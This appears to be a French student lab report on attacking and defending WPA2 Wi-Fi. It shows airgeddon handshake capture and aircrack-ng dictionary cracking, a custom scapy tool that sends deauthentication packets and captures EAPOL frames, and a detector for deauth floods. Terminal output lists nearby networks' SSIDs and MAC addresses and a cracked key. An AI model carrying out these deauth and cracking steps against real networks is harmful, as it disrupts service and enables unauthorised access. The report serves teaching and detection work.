
La poignée de main est récupérée, il faut ensuite sélectionner le chemin où enregistrer le fichier

```
Félicitations!!

Entrez le chemin où vous voulez enregistrer le fichier ou bien appuyez sur [Enter] pour prendre
le chemin proposé par défaut [/root/handshake-C0:94:AD:1C:A0:92.cap]
>
Le chemin est valide et vous disposez des privilèges nécessaires pour l'écriture. Le script peu
t continuer...

Fichier Handshake généré avec succès dans [/root/handshake-C0:94:AD:1C:A0:92.cap]
Pressez [Enter] pour continuer... █
```

Une fois la poignée de main capturée, nous ferons une attaque par brute force pour pouvoir avoir le mot de passe du point d'accès en clair. Choisir l'option 6 (crack WPA/WP2):



Choisir ensuite l'option 1, l'attaque de dictionnaire (brute force), qui consiste à tester une série de mots de passe potentiels, les uns à la suite des autres, en espérant que le mot de passe utilisé pour le chiffrement soit contenu dans le dictionnaire. Choisir l'option 1 :

```
smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide
***** Menu crack WPA/WPA2 offline *****
BSSID sélectionné: C0:94:AD:1C:A0:92
Fichier de capture sélectionné: /root/handshake-C0:94:AD:1C:A0:92.cap

Choisissez une des options du menu:
0. Retourner au menu de décryptage hors ligne WPA/WPA2
   (attaques aircrack CPU, pas GPU)
1. (aircrack) Attaque de dictionnaire en utilisant le fichier de capture Handshake/PMKID
2. (aircrack + crunch) Attaque de force brute en utilisant le fichier de capture Handshake/PMKID
   (attaques hashcat CPU/GPU)
3. (hashcat) Attaque de dictionnaire en utilisant le fichier de capture Handshake
4. (hashcat) Attaque de force brute en utilisant le fichier de capture Handshake
5. (hashcat) Attaque fondé sur des règles en utilisant le fichier de capture Handshake
6. (hashcat) Attaque de dictionnaire en utilisant le fichier de capture PMKID
7. (hashcat) Attaque de force brute en utilisant le fichier de capture PMKID
8. (hashcat) Attaque fondé sur des règles en utilisant le fichier de capture PMKID

*Conseil* Quand airgeddon demande d'entrer un chemin d'accès vers un fichier soit pour utiliser
un dictionnaire, un Handshake ou autre chose, sachiez-vous que vous pouvez faire glisser le fichier
sur la fenêtre airgeddon? Donc vous n'avez pas à taper la route manuellement

> 1
```

Nous devons choisir le dictionnaire que nous voudrions utiliser (le dictionnaire sélectionné est un dictionnaire avec des milliers de mot de passe) :

```
smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide
Fichier de capture sélectionné: /root/handshake-C0:94:AD:1C:A0:92.cap

Choisissez une des options du menu:
0. Retourner au menu de décryptage hors ligne WPA/WPA2
   (attaques aircrack CPU, pas GPU)
1. (aircrack) Attaque de dictionnaire en utilisant le fichier de capture Handshake/PMKID
2. (aircrack + crunch) Attaque de force brute en utilisant le fichier de capture Handshake/PMKID
   (attaques hashcat CPU/GPU)
3. (hashcat) Attaque de dictionnaire en utilisant le fichier de capture Handshake
4. (hashcat) Attaque de force brute en utilisant le fichier de capture Handshake
5. (hashcat) Attaque fondé sur des règles en utilisant le fichier de capture Handshake
6. (hashcat) Attaque de dictionnaire en utilisant le fichier de capture PMKID
7. (hashcat) Attaque de force brute en utilisant le fichier de capture PMKID
8. (hashcat) Attaque fondé sur des règles en utilisant le fichier de capture PMKID

*Conseil* Quand airgeddon demande d'entrer un chemin d'accès vers un fichier soit pour utiliser
un dictionnaire, un Handshake ou autre chose, sachiez-vous que vous pouvez faire glisser le fichier
sur la fenêtre airgeddon? Donc vous n'avez pas à taper la route manuellement

> 1

Vous avez déjà sélectionné un fichier de capture pour cette session /root/handshake-C0:94:AD:1C:A0:92.cap]

Souhaitez vous utiliser le fichier de capture déjà sélectionné? [Y/n]
> Y

Vous avez déjà sélectionné un BSSID pour la session en cours et est présent dans le fichier de capture C0:94:AD:1C:A0:92]

Souhaitez vous utiliser le BSSID déjà sélectionné? [Y/n]
> Y

Saisissez un chemin vers un dictionnaire d'attaque:
> /home/smog/wpa2-wordlists/Wordlists/Bigone2016/A.txt
```

Le mot de passe à enfin était trouver :

```

smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide

Aircrack-ng 1.6

[00:00:06] 62011/2718667 keys tested (9561.35 k/s)

Time left: 4 minutes, 37 seconds                                2.28%

KEY FOUND! [ Aout1990 ]

Master Key      : 22 1D 65 B5 DF B0 1F 6B 8B 52 10 45 DE 30 D2 A9
                  7A 7B 58 EA 8F B9 95 92 39 71 98 F8 7D 42 E2 B3

Transient Key   : BC E1 90 12 69 A5 76 A8 53 F6 09 53 29 93 9E CA
                  3D ED 00 26 BF 36 A5 00 F3 E5 3C 14 79 20 8B B1
                  FB 3A 0C 8C 8E AD A7 02 8C 9C FB 45 31 A1 12 DB
                  4C 47 09 6A F0 FA 23 E2 FF BD AB AA DA F3 AF 2C

EAPOL HMAC     : 5F 02 8E 4D 90 D2 FC 2F 86 1E 10 8C 33 BA A0 C6

Pressez [Enter] pour continuer... █

```

Exigences – Implémenter une attaque

Tous d'abord j'ai taché à activer le mode moniteur sur la carte wifi, pour cela j'ai utiliser la fonction `os.system()` en python et j'y est mis des instructions pour activer le mode moniteur

A screenshot of a terminal window with a dark background. The title bar at the top shows icons for file explorer, actions, editing, view, and help. Below the title bar, there's a menu bar with "Fichier", "Actions", "Éditer", "Vue", and "Aide". The main area displays a command prompt where the user has entered "(root@Smog)-[~/PycharmProjects/pythonProject2]" followed by "# python3 main.py". Below this, a message states "Le mode moniteur doit etre activé, si vous voulez l'activer taper o". A cursor is visible after the letter 'o'. At the bottom, there's another command prompt showing the user running a script from a directory containing wordlists, resulting in a list of available frequencies.

```
Fichier Actions Éditer Vue Aide
```

```
(root@Smog)-[~/PycharmProjects/pythonProject2]  
# python3 main.py  
Le mode moniteur doit etre activé, si vous voulez l'activer taper o  
  
Channel 108 : 5.5 GHz  
Channel 168 : 5.5 GHz  
Channel 128 : 5.9 GHz  
Channel 132 : 5.9 GHz  
Channel 136 : 5.9 GHz  
Channel 140 : 5.7 GHz  
Current Frequency: 2.437 GHz (Channel 5)  
  
~/.local/share/Smog/~/upa2-wordlists/Wordlists/Sigons2016/  
-fuzzer wlanmon channel  
wlanmon - 32 channels in total; available frequencies :  
Channel 81 : 2.442 GHz  
Channel 87 : 2.437 GHz
```

Après que le mode moniteur soit activé nous donnons à l'utilisateur deux choix soit attaquer soit détecter une attaque. Pour cette partie nous allons choisir l'option. Premièrement nous allons détecter les adresses mac pour trouver le point d'accès que nous voulons cibler, pour cela nous avons utilisé scapy, et nous avons mis un sniffer, et chaque paquet qu'on sniffe sera filtré puis affiché. Ici nous avons [adresse mac] [SSID] [Canal]. Avec le sniff nous avons mis un thread qui s'occupera chaque 0.5 seconde de changer de canal, si on ne fait pas ça certains points d'accès ne seront pas repérés.

```
Mode moniteur activer
[1] Detecter un point d'accès pour une attaque
[2] Detecteur d'attaque
1
[0]30:93:bc:a1:42:10 DAGHER-2.4Ghz 2
[1]f0:d0:8c:ce:02:04 Flybox-0201-guest 2
[2]d0:76:e7:47:e5:39 LAOPAN102 2
[3]ce:9e:a2:61:e8:ee 2
[4]e4:ca:12:84:09:08 Evolution 5
[5]c0:94:ad:1c:a0:92 ALI BASMA 6
[6]c0:94:ad:1c:d0:c8 LMTT 6
[7]1c:13:86:75:e5:96 Orange-E596 7
[8]24:da:33:f1:bb:b4 Yeya LY 7
[9]e4:47:b3:fb:d1:98 DADIGOZ 7
[10]f4:2a:7d:8f:9e:ba LAOPAN AMAZING 7
```

Pour arrêter le sniff il faudra faire un ctrl+c.

Puis choisir le point d'accès qu'on veut attaquer, ici c'est le 5 donc ALI BASMA

```
[20]e4:ca:12:84:09:08 GAZAL_F 8
[21]4e:75:d6:57:ff:37 8
[22]f0:d0:8c:ce:02:01 Flybox-0201 2
[23]00:19:be:00:5d:88 3
[24]12:19:be:00:5d:88 PPPoE 3
[25]f4:2a:7d:8f:9e:ba LAOPAN AMAZING 7
^CChoisir l'AP à attaquer :
5
```

Une fois le choix du point d'accès fait nous allons donner un nom à notre fichier pcap où seront écrits les paquets du 4 way hand shake (nous avons besoin des 2 qui partent du client au point d'accès et 2 qui partent du point d'accès au client).

Cependant pour provoquer cette capture, l'utilisateur doit s'authentifier, s'il est déjà authentifié nous devons provoquer la de-authentication pour qu'il s'authentifie ensuite, pour faire cela nous allons faire une attaque par de-authentication, nous avons utilisé scapy, et nous avons créé un paquet de de-authentication avec les informations nécessaire que nous avons envoyé 100 fois.

Une fois les paquets envoyés et que l'utilisateur n'est plus authentifié, nous devons nous sniffer les paquets après la tentative d'authentification, pour cela nous utiliserons la méthode `sniff()` de `scapy`, nous récupérerons tous les paquets que nous allons ensuite filtrer (protocole `eapol`) pour écrire tout cela dans le fichier `pcap`. (Ici nous pouvons voir qu'on a capturé 31 paquets du client vers le point d'accès et 2 paquets du point d'accès vers le client, nous avons donc parmi ces paquets capturer nos 4 paquets nécessaires pour le crack)

Pour terminer nous allons renseigner le chemin du fichier avec nos mot de passe.

```

Donner nom du fichier pcap
handshakeee

deauth attaque en cours
.....
Sent 100 packets.
CLI → AP 1
CLI → AP 2
CLI → AP 3
CLI → AP 4
CLI → AP 5
CLI → AP 6
CLI → AP 7
CLI → AP 8
CLI → AP 9
CLI → AP 10
CLI → AP 11
CLI → AP 12
CLI → AP 13
CLI → AP 14
CLI → AP 15
CLI → AP 16
CLI → AP 17
CLI → AP 18
CLI → AP 19
CLI → AP 20
CLI → AP 21
CLI → AP 22
CLI → AP 23
CLI → AP 24
CLI → AP 25
CLI → AP 26
CLI → AP 27
CLI → AP 28
CLI → AP 29
CLI → AP 30
CLI → AP 31
AP → CLI 1
AP → CLI 2
Donner le chemin du dictionnaire
/home/smog/wpa2-wordlists/Wordlists/Bigone2016/A.txt

```

Une fois le chemin renseigné nous allons utiliser aircrack pour trouver le mot de passe, nous utiliserons donc `os.system()` pour avoir accès à aircrack à partir de notre code. Qui utilisera notre dictionnaire de mot de passe et le fichier pcap qu'on a généré

```
Fichier Actions Editor Vue Aide

Aircrack-ng 1.6

[00:00:00] 452/2718667 keys tested (4295.63 k/s)
Time left: 10 minutes, 32 seconds                                0.02%

KEY FOUND! [ Aout1990 ]

Master Key      : 40 2D F1 07 85 12 76 B1 32 C5 33 97 5A 86 AD DE
                  94 2F CE 99 A9 ED 2A 13 00 57 2B 7A 61 0C 84 42

Transient Key   : 9B 0E 2C E3 9E D5 BF C0 06 6B E5 7E E2 0F 64 E1
                  24 F3 B6 3A 65 BF DE A8 24 45 48 20 0F 0E 59 A1
                  34 A3 AB 87 12 F8 47 40 60 45 F5 E3 63 63 9D 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 88 91 0E FF D3 31 60 E7 C9 83 5A FF 72 35 0B A6

Mode moniteur desactiver
```

Exigences – Implémenter un détecteur d'attaque

Pour cette partie nous allons détecter la deauth attaque. Nous aurons donc deux terminal un qui détectera l'autre qui attaquera.

Choisir l'ap que nous voulons attaquer et choisissons la deauth attaque simple sans capture

```
Fichier Actions Editor Vue Aide

(root@Smog) ~/PycharmProjects/pythonProject2
# python3 main.py
Le mode moniteur doit etre activer, si vous voulez l'activer taper o
o
Mode moniteur activer

[1] Detecter un point d'accès pour une attaque
[2] Detecteur d'attaque
1

[0]f0:d0:8c:ce:02:04 Flybox-0201-guest 1
[1]b0:4e:26:de:41:1e WIFI JAWAD 1
[2]30:93:bc:a1:42:10 DAGHER-2.4Ghz 1
[3]ce:9e:a2:61:e8:ee 1
[4]00:19:be:00:5d:88 2
[5]02:19:be:00:5d:88 2
[6]12:19:be:00:5d:88 PPPoE 2
[7]c0:94:ad:1c:d0:c8 LMTT 5
[8]c0:94:ad:1c:a0:92 ALI BASMA 5
^C

Choisir l'AP à attaquer :
8

[1] Capture de Handshake + brute force attack
[2] Deauth attack
2
```

De l'autre cote nous choisissons le détecteur d'attaque

```
Fichier Actions Éditer Vue Aide
(root@Smog)-[~/PycharmProjects/pythonProject2]
# python3 main.py
Le mode moniteur doit etre activer, si vous voulez l'activer taper o
o
wlan0: ERROR while getting interface flags: Aucun périphérique de ce type
Cannot find device "wlan0"
Mode moniteur activer

[1] Detecter un point d'accès pour une attaque
[2] Detecteur d'attaque
2
```

Nous voyons dans le premier terminal la deauth attaque s'exécuter.

```
[1] Capture de Handshake + brute force attack
[2] Deauth attack
2
.....
```

Pendant dans le deuxième terminal, la deauth attaque fut repérer.

Pour la repérer nous avons donc sniffer le réseaux puis filtrer les paquets, si un nombre anormal de paquets est envoyé dans un cours lapsus de temps alors une alerte est envoyés

```
[1] Detecter un point d'accès pour une attaque
[2] Detecteur d'attaque
2

Une attaque deauth à lieu veuillez surveiller votre reseau
```

[1] https://www.researchgate.net/figure/80211-network-discovery-and-association-with-a-hidden-SSID-or-active-probing-in-active_fig2_221551517